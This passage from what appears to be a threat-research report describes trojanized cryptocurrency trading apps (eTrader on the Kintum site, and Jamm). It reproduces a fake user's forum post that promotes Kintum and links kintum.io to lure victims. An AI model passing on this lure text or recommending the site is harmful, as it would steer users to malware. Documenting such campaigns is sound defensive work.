


Figure 7.113: eTrader hosted on the Kintum homepage





Figure 7.114: Homepage for the Jamm application

The following screenshots show promotional posts of these Trojanized applications by a fake user, from which victims are lured into the above pages to download the applications.



Trade on all cryptocurrency exchanges through one interface and discover the best opportunities to maximize your profits!

anri.rixardinh -3 • May 24, 2020
HIVE CN Chinese Community Community

1 MIN READ
34 WORDS

Good afternoon,
in this topic, we are going to explain the main issues (technically) of trading in the cryptocurrency market. And tell you a decision we made to help all traders best manage and monitor your cryptocurrency assets. No trouble and freedom. We hope to share our work with industry experts and receive feedback and suggestions for improving services.

https://kintum.io

What is Kintum?
The Kintum platform is an ideal tool for multiple exchange transactions on one interface. You can use services such as graphical indicators, trading via API orders, portfolio management arbitrage trading, etc. All of these are in one window. Currently, more than 20 cryptocurrency exchanges such as Binance, Kraken, Bitfinex, Poloniex, Coinbase Pro, etc. are cooperating with us.

Figure 7.115: Screenshot of a cryptocurrency forum promoting the eTrader application

